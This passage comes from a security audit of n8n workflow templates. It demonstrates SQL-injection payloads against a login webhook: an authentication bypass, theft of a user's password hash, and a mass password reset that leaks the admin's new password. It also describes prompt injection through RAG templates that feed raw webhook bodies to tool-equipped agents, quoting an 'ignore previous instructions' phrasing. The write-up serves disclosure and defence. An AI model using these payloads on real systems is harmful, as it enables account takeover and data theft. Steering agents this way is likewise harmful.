The UNION returns one synthesized row with isPasswordMatch: true. The workflow's "Check Login" IF node evaluates $json.id !== undefined && $json.isPasswordMatch === true and routes to the authenticated branch. Whoever sent that POST is now "logged in" with an identity they invented.
Attack 2: exfil any user's password hash through the email field.
POST /webhook/auth
{
  "path": "signin",
  "email": "nope') UNION SELECT id, full_name, password_hash, false FROM users WHERE email='alice@acme.test' --",
  "password": "any"
}

→ HTTP 200
{
  "id": 1,
  "full_name": "Alice Admin",
  "email": "$2a$06$HbI9wWrF5qLfSIBXWo7wEeVlr6jKYWV3NTbrJo6nyxoOVOvFLjLOO",
  "isPasswordMatch": false
}
Same UNION shape, different column substitution: password_hash lands in the email column of the response. Alice's bcrypt hash is now in the attacker's hands, ready for offline cracking or credential-stuffing seed reuse.
Attack 3: mass password reset, admin's new password leaked in the response.
The reset-password endpoint runs:
WITH new_pass AS (SELECT substring(md5(random()::text) from 1 for 8) AS plain_password)
UPDATE users
SET password_hash = crypt(new_pass.plain_password, gen_salt('bf'))
FROM new_pass
WHERE LOWER(email) = LOWER('{{$json["body"]["email"]}}')
RETURNING email, new_pass.plain_password AS newPassword;
POST /webhook/auth
{"path":"forgot", "email":"dontcare') OR true --"}

→ HTTP 200
{"email":"alice@acme.test", "newpassword":"2e4f5da9"}
The OR true predicate matches every row. The UPDATE runs against the entire users table. Every user's password is overwritten with the (same) new random value. n8n's webhook responds with the first row of the RETURNING set, which is Alice, the admin. The attacker now has the admin's freshly-issued cleartext password.
Before the attack:
 id |       email       |   hash_prefix
----+-------------------+------------------
  1 | alice@acme.test   | $2a$06$HbI9wWrF5
  2 | bob@acme.test     | $2a$06$WHa3D9bGv
  3 | carol@acme.test   | $2a$06$qsg6d3O.P
  4 | eve@acme.test     | $2a$06$VQJS20fvt
  5 | mallory@acme.test | $2a$06$syfnnf1jJ
After the attack:
 id |       email       |   hash_prefix
----+-------------------+------------------
  1 | alice@acme.test   | $2a$06$jpN8KxS06
  2 | bob@acme.test     | $2a$06$6bYV8sj0B
  3 | carol@acme.test   | $2a$06$7y2jYJ9cF
  4 | eve@acme.test     | $2a$06$Qy9CNMCZm
  5 | mallory@acme.test | $2a$06$eYo/Y.ioi
Every hash overwritten. Every user locked out. The admin's new password is in the attacker's pocket.
100 RAG templates that feed the entire request body into the LLM
Source. wassupjay/n8n-free-templates on GitHub (5,802 stars, 202 templates). The repo is a curated set of "production-ready" RAG starters: an external trigger, an AI agent with a vector store, an outbound channel (Slack, Google Sheets, Gmail).
Out of 202 templates, 100 ship with the AI agent's user-prompt field set to the literal expression ={{ $json }}. There is no system message to anchor the model. The entire incoming webhook body becomes the prompt every time. Whatever the attacker sends becomes the agent's instructions, and the agent has tools wired in: write to the vector store, append a row to a Google Sheet, send a Slack message, fire a tool HTTP request.
We did not run an end-to-end exploit demo for this class. Prompt injection is probabilistic: the same payload may steer one model and fail against another, and Google's Gemini (the default in most of these templates) has gotten harder to push around with the obvious "ignore previous instructions" phrasings. The data-flow exposure is unambiguous, the real-world exploitability is model-dependent. The structural setup, a webhook body becoming an agent prompt with no defensive system message and tools wired in, is the worst possible starting point.
The scanner flags this class as a separate check (prompt injection in AI agent, prompt bound to external data). Across both corpora, 3,484 workflows have an AI agent or basic LLM chain whose prompt field interpolates external trigger data; 3,202 of them on a graph path reachable today.
How we got the SSRF count right
The first time we ran the SSRF check, it fired on most templates that had an httpRequest node with any {{...}} interpolation in the URL field. That number was loud and technically wrong. Two distinct patterns were hiding under the same label:
- Some templates had a dynamic URL where the host itself was sourced from upstream data. That's real SSRF.
- Some templates had a hardcoded vendor host (
https://api.wavespeed.ai/...,https://image.pollinations.ai/prompt/...) with the dynamic part in the path or query. That's a different vulnerability class: path traversal, IDOR, server-controlled key lookup, depending on what the dynamic piece becomes. We did not pursue a demo for this class in this post; it warrants its own write-up.
We split the check into two. The SSRF check fires only when the substitution lands in the URL's host component, where the n8n worker reaches a different server than the author intended. A separate path-injection check fires when the substitution lands in pathname or search against a fixed host. The "716 real-exploitable" headline in the TL;DR is the union of high-severity SSRF and SQL-injection distinct workflows across both corpora; the n8n.io / GitHub overlap in that subset is small (the 1,000 templates on n8n.io and the 11,752 unique workflows from GitHub share only 28 bit-identical entries).
The path-injection bucket is larger than SSRF, thousands of findings across both corpora. We did not deep-dive any of those for this post. Some are real attacks (server-controlled key lookup on a vendor API that exposes other tenants' records, for example), but each needs a per-template story to explain what the dynamic path actually reaches.
What this means if you adopted one of these
A template is not a finished product. It's a starting point an author tested against their own threat model, with their own credentials, on their own network. None of that carries over when you import it. The risk does not stop at the n8n.io gallery, if you git cloned any of the community repositories on GitHub and ran n8n import:workflow --separate, you have the same problem at larger volume.